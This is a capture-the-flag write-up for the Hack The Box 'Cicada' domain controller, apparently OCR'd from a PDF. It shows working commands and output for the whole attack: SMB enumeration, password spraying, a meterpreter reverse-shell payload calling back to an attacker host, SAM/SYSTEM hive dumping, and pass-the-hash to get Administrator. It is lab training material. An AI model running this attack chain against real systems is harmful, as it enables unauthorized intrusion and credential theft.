HTB machines - Cicada

WRITE-UP BY CHANAN SHENKER

Start: Enumeration

- To start as always, I did an Nmap scan and uncovered quite a lot of open ports on the target machine.
- From the open ports, mainly the LDAP (389) services port, I deduced that the target machine is an active directory domain controller.
- With that said, it's time to bust out all the AD fundamentals, especially the enumeration tools.
- First up, I used 'smbclient' to see what SMB shares are available to us.
- There were two that seemed valuable: HR and DEV. When I went to access them with anonymous credentials, I was only able to access the HR share, which had a text file.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 10.10.11.35 -T5 -p- -sV -oN scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 11:22 EDT
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 78.57% done; ETC: 11:24 (0:00:04 remaining)
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 78.57% done; ETC: 11:24 (0:00:06 remaining)
Nmap scan report for 10.10.11.35
Host is up (0.065s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-29 22:24:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
50088/tcp open  msrpc         Microsoft Windows RPC
53240/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.00 seconds
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L 10.10.11.35

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N  \\\\10.10.11.35\\DEV
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> exit
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N  \\\\10.10.11.35\\HR
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 314431 blocks available
smb: \>
```

- What I found in the text file was a message with the default password for all users added to the active directory.
- Knowing this, with every new bit of information, we can use the password to see what more information we can enumerate.
- For that, I used ‘enum4linux’. What I found was that the guest user is active on the target machine.





- Using the guest user, I used the CME command ‘rid-brute’ to uncover even more active users on the AD.
- Again, using this list of usernames we can continue to extract information that can lead us to a foothold.



- Using the list of usernames, I executed a password spraying attack with the default password. I discovered that ‘michael.wrighton’ is still using his default password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb)
) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
```

- For the next while, I attempted to connect to WINRM and SMB, but neither worked :/
- I also ran ‘enum4linux’ again but with michael.wrighton’s credentials and completely missed then note that’s another user left for himself. David.orelious left his password in clear-text.

```
Users on 10.10.11.35 )

count: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
count: david.orelious Name: (null)    Desc: Just in case I forget my password is aRt$Lp#7t*VQ!3
ccount: emily.oscars  Name: Emily Oscars      Desc: (null)
count: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
count: john.smoulder  Name: (null)    Desc: (null)
count: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
```

- And even more annoying, when trying to connect to WINRM with David’s credentials, I was not able to get in.
- Luckily, I was able to connect to SMB with David’s credentials to the DEV share and found a PowerShell script called ‘Backup_script.ps1’.
- So, I brought it over to my machine.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -U 'david.orelious'  \\\\10.10.11.35\\DEV
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 0
  ..                                  D        0  Thu Mar 14 0
  Backup_script.ps1                   A      601  Wed Aug 28 1

                4168447 blocks of size 4096. 312334 blocks ava
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.p
smb: \>
```

- In the script, I was able to find the password for the user ‘emily,.oscars’.

Foothold:

- Using emily’s credentials, I was finally able to connect to WINRM and retrieve the user's flag.

```
1
2 $sourceDirectory = "C:\smb"
3 $destinationDirectory = "D:\Backup"
4
5 $username = "emily.oscars"
6 $password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
7 $credentials = New-Object
  System.Management.Automation.PSCredential($username, $password)
8 $dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
9 $backupFileName = "smb_backup_$dateStamp.zip"
10 $backupFilePath = Join-Path -Path $destinationDirectory -ChildPath
  $backupFileName
11 Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
12 Write-Host "Backup completed successfully. Backup file saved to:
  $backupFilePath"
13
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> dir


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         9/29/2024  11:35 AM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> Get-Content user.txt
acl[redacted]231
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

Privilege escalation:

- In order to get a more comfortable shell, I created a quick meterpreter payload and transferred it to the target machine.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=9999 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

- After gaining a meterpreter session, I started to test a bunch of possibilities and found that I am able to make copies of the registries.

```
[*] Started reverse TCP handler on 10.10.14.9:9999
[*] Sending stage (176198 bytes) to 10.10.11.35
[*] Meterpreter session 1 opened (10.10.14.9:9999 → 10.10.11.35:56284) at 2024-09-29 12:25:57 -0400

meterpreter > 
```

- So, I made copies of the SAM registry and the SYSTEM registry, then transferred them to my machine.

```
C:\Users\emily.oscars.CICADA\Documents>reg save hklm\sam .\sam
reg save hklm\sam .\sam
The operation completed successfully.

C:\Users\emily.oscars.CICADA\Documents>reg save hklm\system .\system
reg save hklm\system .\system
The operation completed successfully.

C:\Users\emily.oscars.CICADA\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1B60-8905

 Directory of C:\Users\emily.oscars.CICADA\Documents

09/29/2024  04:27 PM    <DIR>          .
08/22/2024  02:22 PM    <DIR>          ..
09/29/2024  04:26 PM            49,152 sam
09/29/2024  04:25 PM            73,802 shell.exe
09/29/2024  04:27 PM        18,661,376 system
               3 File(s)     18,784,330 bytes
               2 Dir(s)   1,277,763,584 bytes free
```

```
exit
meterpreter > download sam
[*] Downloading: sam → /home/kali/Desktop/sam
[*] Downloaded 48.00 KiB of 48.00 KiB (100.0%): sam → /home/kali/Desktop/sam
[*] Completed  : sam → /home/kali/Desktop/sam
meterpreter > download system
[*] Downloading: system → /home/kali/Desktop/system
[*] Downloaded 1.00 MiB of 17.80 MiB (5.62%): system → /home/kali/Desktop/system
[*] Downloaded 2.00 MiB of 17.80 MiB (11.24%): system → /home/kali/Desktop/system
[*] Downloaded 3.00 MiB of 17.80 MiB (16.86%): system → /home/kali/Desktop/system
[*] Downloaded 4.00 MiB of 17.80 MiB (22.48%): system → /home/kali/Desktop/system
[*] Downloaded 5.00 MiB of 17.80 MiB (28.09%): system → /home/kali/Desktop/system
[*] Downloaded 6.00 MiB of 17.80 MiB (33.71%): system → /home/kali/Desktop/system
[*] Downloaded 7.00 MiB of 17.80 MiB (39.33%): system → /home/kali/Desktop/system
[*] Downloaded 8.00 MiB of 17.80 MiB (44.95%): system → /home/kali/Desktop/system
[*] Downloaded 9.00 MiB of 17.80 MiB (50.57%): system → /home/kali/Desktop/system
[*] Downloaded 10.00 MiB of 17.80 MiB (56.19%): system → /home/kali/Desktop/system
[*] Downloaded 11.00 MiB of 17.80 MiB (61.81%): system → /home/kali/Desktop/system
[*] Downloaded 12.00 MiB of 17.80 MiB (67.43%): system → /home/kali/Desktop/system
[*] Downloaded 13.00 MiB of 17.80 MiB (73.05%): system → /home/kali/Desktop/system
[*] Downloaded 14.00 MiB of 17.80 MiB (78.67%): system → /home/kali/Desktop/system
[*] Downloaded 15.00 MiB of 17.80 MiB (84.28%): system → /home/kali/Desktop/system
[*] Downloaded 16.00 MiB of 17.80 MiB (89.9%): system → /home/kali/Desktop/system
[*] Downloaded 17.00 MiB of 17.80 MiB (95.52%): system → /home/kali/Desktop/system
[*] Downloaded 17.80 MiB of 17.80 MiB (100.0%): system → /home/kali/Desktop/system
[*] Completed  : system → /home/kali/Desktop/system
meterpreter >
```

- Using the ‘secretsdump.py’ script by impacket, I am able to use the registries to dump the sam file.
- The fun thing about AD environments is that I don’t even have to crack the password.
- I can just do ‘pass the hash’ with CME and do RCE with root privileges.
- Now I can easily obtain the root flag!

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python /opt/impacket/examples/secretsdump.py -sam sam -system system local
Impacket v0.13.0.dev0+20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.11.35 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb
) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)
```

```
1 -x 'type C:\Users\Administrator\Desktop\root.txt'
348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:T
```

```
[+] cicada.htb\Administrator:2b87e7c93
[+] Executed command
eec[redacted]ff5
```